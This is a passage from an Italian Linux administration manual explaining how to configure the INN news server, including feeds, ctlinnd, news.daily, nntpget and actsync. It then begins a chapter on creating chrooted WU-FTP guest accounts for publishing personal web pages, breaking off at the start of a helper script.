L'ultimo elemento serve a stabilire il funzionamento del gruppo. La lettera '**y**' rappresenta un gruppo per il quale sono ammesse le spedizioni di articoli da parte dei clienti; in pratica rappre-

senta la situazione più comune. Per conoscere le altre opzioni disponibili e il loro significato si può consultare la pagina di manuale *active(5)*, ma comunque vengono riepilogate nella tabella 166.3.

Tabella 166.3. Elenco delle opzioni riferite ai gruppi all'interno del file '`active`'.

Opzione	Descrizione
y	È ammessa la lettura e la spedizione di articoli.
n	È ammessa solo la lettura degli articoli.
x	Il gruppo è disabilitato localmente.
j	Il gruppo non viene gestito.
m	Il gruppo è moderato e le spedizioni devono essere approvate.
=*gruppo*	Gli articoli vengono spostati nel gruppo indicato.

Come già accennato, inizialmente è meglio modificare questo file solo attraverso il programma '**`ctlinnd`**'.

166.2.7 /var/lib/news/history

L'archivio storico degli articoli che sono stati visti viene conservato nel file '`/var/lib/news/history`' e in altri file con la stessa radice e con un'estensione particolare ('`history.*`'). Generalmente, questo deve essere creato la prima volta che si installa INN. Si procede semplicemente nel modo seguente:

```
# su news
```

Si ottengono i privilegi dell'utente '**`news`**', dal momento che devono essere creati file che appartengono a questo nome.

```
news$ touch /var/lib/news/history
```

Viene creato il file '`/var/lib/news/history`' vuoto.

```
news$ /usr/lib/news/bin/makehistory -ro
```

Crea gli altri file abbinati per la gestione dell'archivio storico e l'operazione è conclusa.

166.3 Demoni e altri programmi per l'uso minimo di INN

Dopo aver definito una configurazione minima, anche senza aver aggiunto alcun gruppo a quelli predefiniti, si può fare qualche esperimento con l'uso di un cliente come Netscape o qualcosa di simile. Prima però occorre avviare il servizio NNTP.

166.3.1 Avvio e conclusione del servizio NNTP

Il servizio NNTP è gestito principalmente dal demone '**`innd`**' che, per quanto riguarda gli accessi da parte di clienti per la lettura e la spedizione di articoli, si avvale a sua volta di '**`nnrpd`**'. In pratica, a seconda della situazione, può capitare di vedere funzionare solo '**`innd`**', oppure anche una o più copie di '**`nnrpd`**' come sottoprocessi controllati sempre da '**`innd`**'. All'inizio del capitolo si è accennato al fatto che normalmente '**`innd`**' viene avviato attraverso uno script che potrebbe chiamarsi '**`rc.news`**' e si trova probabilmente nella directory '`/etc/rc.d/`'. È già stato spiegato anche che conviene dargli un'occhiata ed eventualmente può essere il caso di modificarlo. Oltre a '**`innd`**', questo script dovrebbe avviare '**`innwatch`**' per controllare che il sistema di news non superi lo spazio disponibile nel file system. In pratica, una volta avviato il servizio, si potrebbero osservare questi processi:

```
init-+-...
     |-...
     |-innd---2*[nnrpd]
     |-...
     |-rc.news---innwatch---sleep
     |-...
     `-...
```

Per avviare il servizio NNTP attraverso lo script '**`rc.news`**' occorre accedere con i privilegi dell'utente '**`news`**'.

`news$` **`/etc/rc.d/rc.news`**

Per disattivare il servizio, si uilizza un programma apposito per inviare un comando adatto a '**`innd`**': si tratta di '**`ctlinnd`**'. Nell'esempio mostrato sotto, prima viene inviato il comando '**`throttle`**' per bloccare il servizio, quindi viene inviato il comando '**`shutdown`**' per fare in modo che '**`innd`**' concluda del tutto il suo lavoro.

`news$` **`/usr/lib/news/bin/ctlinnd throttle 'blocco del servizio'`**

`news$` **`/usr/lib/news/bin/ctlinnd shutdown 'chiusura del servizio'`**

Dal momento che lo script '**`rc.news`**' aveva avviato anche '**`innwatch`**', occorre preoccuparsi di eliminare anche questo processo, per esempio nel modo seguente:

`news$` **`killall innwatch`**

Per semplificare tutto questo, la propria distribuzione GNU dovrebbe avere organizzato uno script aggiuntivo da collocarsi all'interno di '`/etc/rc.d/init.d/`' o in una posizione simile, allo scopo di poter avviare e concludere il servizio in modo più semplice:

```
/etc/rc.d/init.d/innd start|stop
```

Le prime volte è probabile che il servizio non si avvii, a causa di errori di configurazione. Evidentemente è necessario osservare i file delle registrazioni per vedere se appare la segnalazione della ragione per cui '**`innd`**' non parte. Spesso si tratta di file mancanti o di errori nei permessi dei file che non consentono l'accesso all'utente di sistema '**`news`**'.

166.3.2 Utilizzo di ctlinnd

Il programma '**`ctlinnd`**' è uno dei pochi che potrebbe risultare accessibile nell'ambito dei percorsi normali di ricerca degli eseguibili. In pratica, potrebbe esserci un collegamento simbolico nella directory '`/usr/sbin/`' che permette di avviarlo senza dover indicare il percorso ('`/usr/lib/news/bin/`').

`ctlinnd` [*opzioni*] *comando* [*argomenti_del_comando*]

'**`ctlinnd`**' serve solo a inviare un comando a '**`innd`**', il quale risponde e l'esito determina il modo in cui '**`ctlinnd`**' termina. Generalmente si ottiene un '**`Ok`**' se tutto va bene, salvo alcuni comandi per i quali non viene generata alcuna risposta. I tipi di comando che possono essere usati sono molti e qui ne vengono descritti solo alcuni. Per conoscere l'uso dettagliato di '**`ctlinnd`**' conviene consultare la pagina di manuale *ctlinnd(8)*.

Comando	Descrizione
`pause` *motivazione*	Il comando '**`pause`**' serve a impedire le nuove connessioni, pur mantenendo quelle esistenti. Subito dopo viene chiuso l'archivio storico. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro del sistema.
`throttle` *motivazione*	Il comando '**`throttle`**' serve a chiudere le connessioni esistenti e a rifiutarne delle nuove. Subito dopo viene chiuso l'archivio storico. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro del sistema.
`go` [*motivazione*]	Questo comando viene usato dopo aver utilizzato '**`pause`**' o '**`throttle`**' per riaprire l'archivio storico e consentire nuovamente le connessioni. La stringa di motivazione dovrebbe coincidere con quella utilizzata per interrompere il servizio. Il comando '**`go`**' può essere usato per ripristinare il servizio dopo altri tipi di comandi, come descritto all'interno di *ctlinnd(8)*.
`shutdown` *motivazione*	Il comando '**`shutdown`**' serve a chiudere il servizio NNTP. Di solito è preferibile utilizzarlo dopo un comando '**`throttle`**'. L'argomento di questo comando è una stringa che serve a spiegare la ragione, in modo che possa essere annotata nel registro di sistema.
`newgroup` *nome_gruppo* [*opzione* [*creatore*]]	Il comando '**`newgroup`**' permette di creare un nuovo gruppo localmente. L'opzione si riferisce a ciò che può essere messo nel quarto elemento dei record del file '`/var/lib/news/active`'; se non viene specificato, si tratta della lettera '**`y`**' che abilita l'uso normale. L'ultimo argomento è il nome del creatore del gruppo. La creazione del gruppo aggiorna il file '`/var/lib/news/active`' e genera le directory necessarie a partire da '`/var/spool/news/`'.
`rmgroup` *nome_gruppo*	Questo comando elimina un gruppo attraverso la modifica del file '`/var/lib/news/active`'. La directory del gruppo eliminato non viene toccata e si lascia fare alla procedura di eliminazione degli articoli scaduti.

Segue la descrizione di alcuni esempi.

- `news$` **`/usr/lib/news/bin/ctlinnd throttle 'blocco del servizio'`**

  Blocca il servizio NNTP senza chiudere il funzionamento di '**`innd`**'.

- `news$` **`/usr/lib/news/bin/ctlinnd shutdown 'chiusura del servizio'`**

  Blocca il servizio NNTP e termina il funzionamento di '**`innd`**'.

- `news$` **`/usr/lib/news/bin/ctlinnd newgroup prova.discussioni.varie`**

  Crea il gruppo '**`prova.discussioni.varie`**' e gli attribuisce l'opzione '**`y`**' in modo predefinito.

- `news$` **`/usr/lib/news/bin/ctlinnd rmgroup prova.discussioni.varie`**

  Elimina il gruppo '**`prova.discussioni.varie`**' senza eliminare materialmente gli articoli ancora esistenti.

166.3.3 Operazioni di routine

L'eliminazione degli articoli troppo vecchi, secondo quanto configurato con il file '`/etc/news/expire.ctl`', viene fatta dal programma '**`expire`**', che però viene avviato solitamente tramite lo script '**`news.daily`**'. In pratica, attraverso il sistema Cron viene avviato giornalmente un comando come quello seguente:

```
su - news -c "/usr/lib/news/bin/news.daily"
```

Eventualmente, '**`news.daily`**' viene avviato con qualche opzione, come nel caso seguente:

```
su - news -c "/usr/lib/news/bin/news.daily delayrm"
```

Lo script '**`news.daily`**' serve anche per sistemare i file delle registrazioni (che dovrebbero trovarsi nella directory '`/var/log/news/`'), provvedendo alla loro rotazione, oltre che per avvisare l'amministratore del servizio, cioè l'utente '**`news`**', per mezzo della posta elettronica. '**`news.daily`**' accetta delle opzioni nella riga di comando, composte da delle parole chiave:

`news.daily` [*opzione*]...

Gli argomenti possibili sono molti e qui vengono descritte solo alcune delle opzioni. Eventualmente si può consultare la pagina di manuale *news.daily(8)*.

Opzione	Descrizione
`delayrm`	Ritarda la cancellazione degli articoli, accumulandoli in un file temporaneo.
`nostat`	Generalmente '**`news.daily`**' genera una serie di informazioni dettagliate sullo stato del sistema delle news. Con questa opzione si evita tale elaborazione.
`notdaily`	Se si vuole avviare '**`news.daily`**' al di fuori della sua cadenza giornaliera normale, conviene farlo con questa opzione, in modo che le operazioni di rotazione e archiviazione dei file delle registrazioni non siano svolte (assieme ad altre operazioni simili legate alla temporizzazione normale del suo utilizzo).
`noexpire`	Generalmente '**`news.daily`**' utilizza il programma '**`expire`**' per eliminare gli articoli troppo vecchi. Con questa opzione gli articoli non vengono rimossi.
`norotate`	In condizioni normali '**`news.daily`**' archivia ed esegue la rotazione dei file delle registrazioni. Con questa opzione non tocca i file delle registrazioni.

166.4 Feed in ingresso utilizzando il protocollo NNTP

Il feed degli articoli può avvenire in diversi modi, sia dal punto di vista del protocollo utilizzato, sia per il modo in cui viene temporizzato. In generale, attraverso Internet (o le intranet) si usa prevalentemente il protocollo NNTP. INN controlla il feed in ingresso attraverso il file '`/etc/news/incoming.conf`', oppure, se si tratta di una versione più vecchia, '`/etc/news/hosts.nntp`'.

166.4.1 /etc/news/hosts.nntp

Il file di configurazione '`/etc/news/hosts.nntp`' riguarda le versioni di INN più vecchie. Serve a definire quali siano i nodi remoti che possono diffondere gli articoli verso il sistema di news locale.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *hosts.nntp(5)*. La presenza di questa pagina di manuale lascia intendere che sia ancora necessario l'utilizzo di questo file. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '`#`' vengono ignorate. Le direttive sono composte da record secondo la sintassi seguente:

host : [[*parola_d'ordine*] : [*elenco_modelli_di_gruppi*]]

Considerato che si tratta di un file obsoleto, non vale la pena di descriverne i dettagli. Basti sapere che per consentire la connessione è sufficiente indicare il nome del nodo seguito da due punti.

```
weizen.mehl.dg:
```

L'esempio mostra il caso in cui ci si attenda di avere il feed esclusivamente dal nodo *`weizen.mehl.dg`*. Eventualmente, ammesso che possa servire a qualcosa, si può aggiungere anche il nome del nodo locale:

```
localhost:
dinkel.brot.dg:
weizen.mehl.dg:
```

166.4.2 /etc/news/incoming.conf

Il file di configurazione '`/etc/news/incoming.conf`' riguarda le versioni di INN più recenti. Serve a definire i nodi remoti che possono diffondere gli articoli verso il sistema di news locale, oltre che stabilire il numero massimo di connessioni che possono instaurarsi simultaneamente.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *incoming.conf(5)*; la presenza di questa pagina di manuale fa intendere che sia necessario l'utilizzo del file di configurazione relativo. Le righe vuote, quelle bianche e quelle che iniziano con il simbolo '`#`' vengono ignorate. Le direttive possono essere di vario tipo, ma soprattutto possono essere suddivise in sezioni '**`peer`**' e '**`group`**'. Piuttosto di analizzare in dettaglio la sintassi di questo file, viene mostrato un esempio che dovrebbe essere sufficiente per iniziare.

```
# Definisce in modo globale il numero massimo di connessioni: 10
max-connections: 10

# Definisce l'accesso da parte dell'elaboratore weizen.mehl.dg
peer weizen {
    hostname:   weizen.mehl.dg
}
```

Nell'esempio appena mostrato sono state definire solo due cose: il numero massimo di connessioni in generale, fissando il valore a 10, e il fatto che *`weizen.mehl.dg`* può inviarci il suo feed di articoli.

166.5 Feed continuo in uscita utilizzando il protocollo NNTP

Il feed in uscita rappresenta il flusso di articoli che viene diffuso presso i nodi corrispondenti. Questo può avvenire fondamentalmente in modo continuo, attraverso '**innfeed**', o in modo differito a cadenza regolare, attraverso '**nntpsend**'. '**innfeed**' viene avviato normalmente da '**innd**' in base alla configurazione del file '`/etc/newsfeeds`'.

Nelle prossime sezioni viene descritto cosa fare per utilizzare '**innfeed**' nelle connessioni continue, ovvero di tipo a flusso (*stream*).

166.5.1 /etc/news/innfeed.conf

Dovendo utilizzare '**innfeed**' per la diffusione degli articoli, è necessario predisporre il file '`/etc/news/innfeed.conf`'. Questo dovrebbe essere già stato predisposto abbastanza bene da chi ha preparato il pacchetto INN da installare.

La sintassi e le direttive che possono essere utilizzate in questo file sono descritte all'interno della pagina di manuale *innfeed.conf(5)*; come al solito, le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**#**', vengono ignorate.

Se tutto va bene, si dovrebbe porre attenzione solo alla dichiarazione dei nodi a cui inviare gli articoli per la loro diffusione. Per esempio, la direttiva

```
peer schwarz {
    hostname:   schwarz.mehl.dg
}
```

identifica il nodo *`schwarz.mehl.dg`* e gli attribuisce il nomignolo '**schwarz**' che servirà per definire la duplicazione degli articoli per questo scopo nel file '`/etc/news/newsfeeds`'.

Il tipo di connessione che si intende mostrare qui è di tipo a flusso continuo (*stream*), di conseguenza, prima della dichiarazione dei nodi dovrebbe apparire la direttiva seguente:

```
streaming:      true
```

Eventualmente si può essere sicuri ripetendola nella dichiarazione del nodo:

```
peer schwarz {
    hostname:   schwarz.mehl.dg
    streaming:  true
}
```

166.5.2 /etc/news/newsfeeds

Come già accennato, per fare in modo che '**innfeed**' venga avviato da '**innd**' nel modo corretto, occorre predisporre opportunamente il file '`/etc/news/newsfeeds`'. In precedenza era stato mostrato solo come attivare la diffusione locale degli articoli, per mezzo della voce standard '**ME**'; adesso occorre indicare che è necessario diffondere gli articoli attraverso '**innfeed**':

```
# Innfeed funnel master; individual peers feed into the funnel.
# Note that innfeed with "-y" and no peer in innfeed.conf
# would cause a problem that innfeed drops the first article.
innfeed!:\
        !*\
        :Tc,Wnm*:/usr/lib/news/bin/startinnfeed
```

Di solito, la direttiva che si vede nell'esempio è già contenuta nel file standard che viene installato con INN; eventualmente si tratta solo di togliere i commenti che ne impediscono l'attivazione.

Senza entrare troppo nel dettaglio (che comunque può essere approfondito con la lettura di *newsfeeds(5)*), si può affermare che viene creato un feed attraverso una pipeline. Questo, come si legge dal commento originale, viene definito «imbuto» (*funnel*). Osservando bene, si vede che nel secondo elemento è indicato il modello '**!***', cosa che impedisce la corrispondenza con qualunque articolo; infatti occorre indicare espressamente quali nodi alimentare in questo modo attraverso altre direttive successive.

```
# A real-time feed through innfeed.
schwarz\
        :!junk,!control,!test,!local*\
        :Tm:innfeed!
```

Come si vede dall'esempio, viene creato un feed verso il nodo indicato nel file '`/etc/news/innfeed.conf`' con il nomignolo di '**schwarz**', per tutti i gruppi che non siano '**junk**', '**control**', '**test**' e nemmeno che inizino per '**local**'. Questo flusso viene incanalato verso '**innfeed**' attraverso la direttiva denominata '**innfeed!**' (quella di prima).

Evidentemente, dovendo fare il feed nello stesso modo verso altri nodi, basterebbe aggiungere altre direttive di questo tipo che si rivolgono sempre alla voce '**innfeed!**'.

Per riepilogare un po', viene mostrato un esempio complessivo che comprende anche una dichiarazione ipotetica della diffusione locale.

```
ME:*,!junk,!control*,!local*::

innfeed!:!*:Tc,Wnm*:/usr/lib/news/bin/startinnfeed

schwarz:!junk,!control,!test,!local*\
        :Tm:innfeed!
```

166.6 Feed periodico in uscita utilizzando il protocollo NNTP

Per fare il feed periodico in uscita attraverso il protocollo NNTP, si utilizza il programma '**innxmit**', di solito attraverso lo script '**nntpsend**'. Per ottenere tale risultato è opportuno predisporre il file '`/etc/news/nntpsend.ctl`' con l'elenco dei nodi che si vogliono servire in questo modo, quindi è necessario predisporre nel file '`/etc/news/newsfeeds`' la dichiarazione di questa forma di feed per ognuno di questi nodi.

166.6.1 /etc/news/nntpsend.ctl

Il file '`/etc/news/nntpsend.ctl`' contiene la configurazione per lo script '**nntpsend**' e serve a elencare i nodi ai quali si vuole inviare il feed a intervalli regolari, attraverso il programma '**innxmit**'.

Le direttive di questo file sono dei record e la sintassi relativa può essere approfondita leggendo la pagina di manuale *nntpsend.ctl(5)*.

```
##  Control file for nntpsend.
## Format:
##      site:fqdn:max_size:[<args...>]
##      <site>          The name used in the newsfeeds file for this site;
##                      this determines the name of the batchfile, etc.
##      <fqdn>          The fully-qualified domain name of the site,
##                      passed as the parameter to innxmit.
##      <size>          Size to truncate batchfile if it gets too big;
##                      see shrinkfile(1).
##      <args>          Other args to pass to innxmit
##  Everything after the pound sign is ignored.

heiden:heiden.mehl.dg::
```

L'esempio, che riporta anche i commenti originali del file, mostra un record con il quale si vuole definire il feed verso il nodo *heiden.mehl.dg*, identificato ai fini della configurazione con il nomignolo '**heiden**'.

166.6.2 /etc/news/newsfeeds

È necessario intervenire anche nel file '/etc/news/newsfeeds' per convogliare una copia degli articoli verso ogni nodo per il quale si utilizza questa forma differita di diffusione. L'esempio seguente dichiara il feed verso un file che poi verrà letto da '**innxmit**' per l'invio verso il nodo *heiden.mehl.dg*, identificato nel file di configurazione '/etc/news/nntpsend.ctl' con il nomignolo '**heiden**'.

```
# Feed all local non-internal postings to nearnet; sent off-line via
# nntpsend or send-nntp.
amico-mio\
        :!junk,!control,!test,!local*\
        :Tf,Wnm:heiden
```

Si osservi che nel primo elemento del record è stato usato un nome di fantasia per identificare la voce, mentre l'ultimo fa riferimento al nomignolo fissato nel file '/etc/news/nntpsend.ctl'.

Per essere precisi, in questo caso viene creato un file nella directory '/var/spool/news/out.going/' con i riferimenti agli articoli da usare per il feed, che poi viene letto da '**nntpsend**' quando è il momento di fare il trasferimento.

166.6.3 # nntpsend

Lo script '**nntpsend**' è il mezzo più comodo per comandare il programma '**innxmit**' allo scopo di fare il feed per mezzo del protocollo NNTP. Se viene utilizzato senza argomenti, '**nntpsend**' legge il file di configurazione '/etc/news/nntpsend.ctl' e diffonde gli articoli verso i nodi che vi trova elencati, in base al contenuto dei file relativi accumulati in precedenza in base alla configurazione di '/etc/news/newsfeeds'.

Questo, come tutto ciò che riguarda INN, deve essere avviato con i privilegi dell'utente '**news**':

news$ **/usr/lib/news/bin/nntpsend**

Se si utilizza questa forma di diffusione degli articoli, conviene predisporre il sistema Cron al riguardo, eventualmente attraverso uno script simile a quello seguente:

```
#!/bin/sh
su - news -c /usr/lib/news/bin/nntpsend
```

166.7 Ritrasmissione di articoli attraverso la posta elettronica

Una forma alternativa di feed è la trasmissione di una copia degli articoli verso un indirizzo di posta elettronica. Si ottiene questo semplicemente inserendo le direttive necessarie nel file '`/etc/news/newsfeeds`'. Per la precisione, si deve definire un imbuto, per esempio la direttiva seguente:

```
# Imbuto per l'invio attraverso la posta elettronica.
mailer!:!*:Tp,W*:/bin/mail -s "Articoli da Usenet" *
```

Come si vede, viene utilizzato '`/bin/mail`' a cui viene aggiunta l'indicazione dell'oggetto («Articoli di Usenet») e l'indirizzo è rappresentato dall'asterisco finale. Per ottenere effettivamente l'invio dei messaggi occorre indicare altre direttive, una per ogni indirizzo, che utilizzano l'imbuto appena creato.

```
# Spedisce i gruppi comp.os.linux e alt.comp.os.linux a
# tizio@dinkel.brot.dg
tizio@dinkel.brot.dg:!*,comp.os.linux,alt.comp.os.linux:Tm:mailer!

# Spedisce il gruppo it.cultura.linguistica.italiano a
# caio@dinkel.brot.dg
caio@dinkel.brot.dg:!*,it.cultura.linguistica.italiano:Tm:mailer!
```

Si osservi in particolare che nel secondo elemento di questi record viene indicato inizialmente di escludere tutti i gruppi, con il modello '**`!*`**', quindi di includere ciò che si desidera. Se non si facesse così, si otterrebbe l'invio degli articoli di tutti i gruppi.

166.8 Prelievo di articoli utilizzando il protocollo NNTP

Il prelievo di articoli non dovrebbe essere una tecnica usuale per ottenere il feed da un sito remoto, però potrebbe essere utile quando l'accesso a Internet è fatto attraverso una linea commutata: nel momento in cui si apre questa linea, oltre che inviare gli articoli prodotti nella rete locale, si vogliono ricevere quelli nuovi provenienti dall'esterno. Questo prelievo si può ottenere attraverso il programma '**`nntpget`**'.

166.8.1 # nntpget

`nntpget` [*opzioni*] *host*

'**`nntpget`**' non dispone di un file di configurazione ed è fatto per essere gestito comodamente attraverso degli script esterni, che però probabilmente sono mancanti. Come si vede dalla sintassi, a parte le opzioni che in pratica sono necessarie, è indispensabile indicare il nodo dal quale prelevare gli articoli aggiornati.

Il programma '**`nntpget`**' va visto probabilmente solo come compendio al sistema locale di gestione delle news; in tal senso è praticamente necessario che sia in funzione il demone '**`innd`**', in modo che '**`nntpget`**' possa sapere quali articoli caricare e quali no. Si osservi l'esempio seguente:

```
news$ /usr/lib/news/bin/nntpget -o -v -t '990324 000000' roggen.brot.dg
```

L'opzione '**`-o`**' richiede espressamente la comunicazione con il demone '**`innd`**' per conoscere quali articoli vale la pena di caricare dal sito remoto; l'opzione '**`-v`**' fa in modo di avere qualche informazione in più; l'opzione '**`-t '990324 000000'`**' fa in modo che vengano cercati solo gli

articoli più recenti rispetto all'ora zero del 24/03/1999; l'ultimo argomento indica di contattare il nodo *roggen.brot.dg*.

In questa situazione, l'indicazione di una data di riferimento attraverso l'opzione '**-t**' è obbligatoria e il formato è stabilito dal servente:

```
AAMMGG HHMMSS
```

In pratica: anno, mese, giorno, spazio, ore, minuti, secondi.

Consultando la pagina di manuale di '**nntpget**' si può leggere in che modo sostituire l'opzione '**-t**' con '**-f**', allo scopo di usare un file al posto della data, sfruttando la sua data di modifica come riferimento per il prelievo degli articoli.

> Utilizzando '**nntpget**' in questo modo, è necessario che il servente che viene contattato consenta l'uso del comando '**NEWNEWS**', che forse deve essere abilitato espressamente. Con le versioni recenti di INN occorre la direttiva '**allownewnews true**' nel file '/etc/news/inn.conf'.

166.9 Replicazione dei gruppi di un altro sito

Fino a questo punto si è visto che per creare un gruppo si può utilizzare il comando '**ctlinnd newgroup** *nome*'. In alternativa si può intervenire direttamente nel file '/var/lib/news/active', ma poi c'è il problema di creare fisicamente le directory che devono ospitare gli articoli. Per preparare rapidamente un sito Usenet, può essere conveniente il prelievo di una copia di questo file da uno dei siti corrispondenti attraverso il programma '**actsync**'.

'**actsync**' viene configurato attraverso il file '/etc/news/actsync.cfg' e si avvale generalmente di '/etc/news/actsync.ign' per stabilire quali sono i gruppi da ignorare e quali da tenere. Per conoscere i dettagli sul funzionamento di '**actsync**' e sul modo di configurarlo attraverso i file citati, occorre leggere la pagina di manuale *actsync(8)*. A titolo informativo sulle possibilità di '**actsync**' vengono mostrati un paio di esempi.

```
news$ /usr/lib/news/bin/actsync -o a news.brot.dg
```

Il comando mostrato sopra, permette di accedere al servizio NNTP di *news.brot.dg*, emettendo attraverso lo standard output un risultato simile a quello seguente, che in pratica riproduce un file 'active', ottenuto togliendo i gruppi da escludere in base alla configurazione di '**actsync**'.

```
comp.os.linux 0000000002 0000000123 y
alt.comp.os.linux 0000000145 0000000345 y
    ...
```

Il comando seguente, invece di mostrare il contenuto del file 'active', serve ad aggiornare i gruppi locali in base all'esito ottenuto. In pratica '**actsync**' si avvale di '**ctlinnd**' per questo.

```
news$ /usr/lib/news/bin/actsync -p 0 -o x -z 0 news.brot.dg
```

166.10 Riferimenti

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Rich Salz, James Brister, *Installing InterNet News*
  <*file:///usr/share/doc/inn/Install.ms*>
- Ian Jackson, Miquel van Smoorenburg, *Configuring Debian GNU/Linux's INN package*
  <*file:///usr/share/doc/inn/...*>

Parte xxxii

Organizzazione di un sito Internet

Gestione di pagine HTML personali attraverso un accesso FTP

Nella parte dedicata al servizio HTTP, è descritto in che modo gli utenti di un nodo possono pubblicare delle pagine HTML attraverso la propria directory personale. Tuttavia, tali utenti potrebbero non avere accesso fisico all'elaboratore in questione, utilizzandolo solo in modo remoto. Per mezzo di un servente FTP potrebbero accedere come utenti reali per raggiungere la propria directory personale e caricare i dati da pubblicare.

Un po' diverso è il caso degli utenti a cui si vuole concedere solo l'accesso per pubblicare tali pagine HTML, senza altre possibilità. In pratica, a questi non si vuole permettere di usare programmi come Telnet, così come non gli si vuole permettere di accedere in alcun modo al resto del file system.

In questo capitolo si vuole mostrare come raggiungere un tale risultato, con l'ausilio del servente WU-FTP, concedendo di accedere attraverso il protocollo FTP come utenti di tipo '**`guest`**', in modo da non poter uscire dalla propria directory personale.

167.1 Preparazione di WU-FTP

L'utente che accede con un cliente FTP e viene riconosciuto da WU-FTP come appartenente al tipo '**`guest`**', può raggiungere solo quanto si dirama dalla propria directory personale, perché in quel punto il servente esegue un '**`chroot()`**'. Di conseguenza, il resto del file system, programmi compresi, diventa inaccessibile. Se nella directory personale ci sono collegamenti simbolici che puntano al di fuori di quella struttura, perdono di significato e divengono semplicemente collegamenti non più validi.

Si attribuisce a un utente la qualifica di tipo '**`guest`**' indicando un gruppo a cui questo appartiene nel file di configurazione '`/etc/ftpaccess`'. In pratica, è sufficiente creare un gruppo appositamente per questo, aggiungendo al file '`/etc/group`' un record simile a quello seguente, a cui abbinare tutti gli utenti che si vuole vengano trattati in questo modo dal servente FTP.

```
ftpguest:*:450:tizio,caio,semproni
```

A questo punto si può dichiarare nel file '`/etc/ftpaccess`' che gli utenti di questo gruppo ('**`ftpguest`**'), siano da trattare come utenti di tipo '**`guest`**'.

```
guestgroup      ftpguest
```

L'utente di tipo '**`guest`**', quando accede, è tagliato fuori dal resto del file system, per cui occorre che a partire dalla sua directory personale siano presenti alcuni programmi di servizio indispensabili ('**`cp`**', '**`tar`**', '**`gzip`**',...), oltre alle librerie relative. In pratica occorre ricreare la stessa struttura della directory personale dell'utente FTP anonimo.

Generalmente, per motivi di sicurezza, la configurazione del servente WU-FTP è tale da impedire agli utenti '**`guest`**' di modificare i propri dati. Segue un pezzo del file '`/etc/ftpaccess`' che mostra in che modo risolvere la cosa.

```
compress        yes             all
tar             yes             all
chmod           yes             guest
delete          yes             guest
overwrite       yes             guest
rename          yes             guest
chmod           no              anonymous
delete          no              anonymous
overwrite       no              anonymous
rename          no              anonymous
```

167.2 Aggiunta di un nuovo utente

Per aggiungere un nuovo utente, è bene agire inizialmente nel modo consueto, attraverso l'uso di un programma di servizio apposito (è tanto più importante se si utilizzano le password shadow).

adduser tizio[*Invio*]

Questo dovrebbe essere sufficiente a creare un nuovo utente, ma non basta per gli scopi che si vogliono raggiungere. Le fasi necessarie vengono descritte nelle sezioni successive, mentre il listato 167.6 contiene lo script che le svolge tutte in modo automatico.

167.2.1 Shell

L'utente FTP di tipo '**guest**' deve avere una shell valida, cioè una di quelle indicate nel file '/etc/shells'. Tuttavia, dal momento che non si vuole permettere a questi utenti di accedere in modo diverso dall'FTP, si può aggiungere tra le shell possibili anche il programma '/bin/false', come si vede nell'esempio seguente che mostra il contenuto dell'ipotetico file '/etc/shells'.

```
/bin/bash
/bin/sh
/bin/csh
/bin/false
```

Quando questo è stato organizzato così, si può modificare la shell attribuita al nuovo utente in modo predefinito, attraverso il programma '**chsh**'.

chsh tizio[*Invio*]

Changing shell for tizio.

New shell: [/bin/bash]: **/bin/false**[*Invio*]

Shell changed.

167.2.2 Sistemazione della directory personale

La directory personale dell'utente appena creato, contiene i file e le directory che si trovano in '/etc/skel/': lo scheletro della directory. È opportuno lasciare stare com'è la directory '/etc/skel/' e modificare ciò che è stato fatto, altrimenti diventa poi difficile creare nuovi utenti di tipo normale che niente hanno a che vedere con le pagine HTML e gli utenti di tipo '**guest**' dell'FTP.

Si procede con la cancellazione della directory personale dell'utente creato (questo serve per eliminare sicuramente anche i file e le directory che iniziano con un punto).

rm ~tizio[*Invio*]

Quindi si ricrea la directory, volontariamente appartenente all'utente '**root**'; ciò garantisce che l'utente non possa modificarla, ma possa invece agire nella sottodirectory destinata a contenere le pagine HTML.

mkdir ~tizio[*Invio*]

A questo punto ci si deve occupare di ricreare le directory indispensabili per la gestione degli utenti FTP di tipo '**guest**'. Se la struttura corrispondente dell'FTP anonimo è contenuta nella

stessa partizione in cui si trova la directory dell'utente, si possono usare opportunamente dei collegamenti fisici.

cp -dpRl ~ftp/bin ~tizio[*Invio*]

cp -dpRl ~ftp/etc ~tizio[*Invio*]

cp -dpRl ~ftp/lib ~tizio[*Invio*]

cp -l ~ftp/welcome.msg ~tizio[*Invio*]

Il file '`~ftp/welcome.msg`' è inteso essere quello introduttivo che viene inviato all'utente quando si connette la prima volta.

È importante osservare che se i file da copiare non hanno il permesso di lettura per l'utente '**`root`**', questi non verranno copiati correttamente.

Infine si crea la directory '`public_html/`', di proprietà dell'utente, assieme a un paio di collegamenti simbolici opportuni.

mkdir ~tizio/public_html[*Invio*]

chown tizio. ~tizio/public_html[*Invio*]

cd ~tizio[*Invio*]

ln -s public_html pub[*Invio*]

ln -s public_html html[*Invio*]

167.2.3 Parola d'ordine

Infine, si assegna la parola d'ordine in modo da consentire l'accesso.

passwd tizio[*Invio*]

...

167.2.4 Gruppo per gli utenti FTP di tipo «guest»

Come già spiegato, l'utente deve essere aggregato al gruppo utilizzato per distinguere gli utenti di tipo '**`guest`**', modificando il record corrispondente nel file '`/etc/group`', in modo simile a quello mostrato qui sotto.

```
ftpguest:*:450:tizio,caio,semproni
```

167.2.5 Completare le cose

In condizioni normali, i file '`~ftp/etc/passwd`' e '`~ftp/etc/group`', quelli per cui si è creato un collegamento fisico nella directory del nuovo utente, non conterranno le informazioni necessarie a permettere di tradurre UID e GID nei nomi corretti. Per farlo bisognerebbe agire su questi file manualmente. Essendo tutti collegati assieme allo stesso inode, basta intervenire su uno per vedere aggiornati tutti gli altri riferimenti.

Listato 167.6. Tutte le fasi necessarie alla creazione di un utente che può accedere solo per l'aggiornamento delle proprie pagine personali.

```
#!/bin/bash
#======================================================================
# ftpguestadd
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il punto di partenza delle directory personali.
    #------------------------------------------------------------------
    DIRECTORY_PERSONALI=/home
    #------------------------------------------------------------------
    # Il punto di partenza dell'FTP anonimo.
    #------------------------------------------------------------------
    FTP_ANONIMO=/home/ftp

#======================================================================
# Funzioni.
#======================================================================

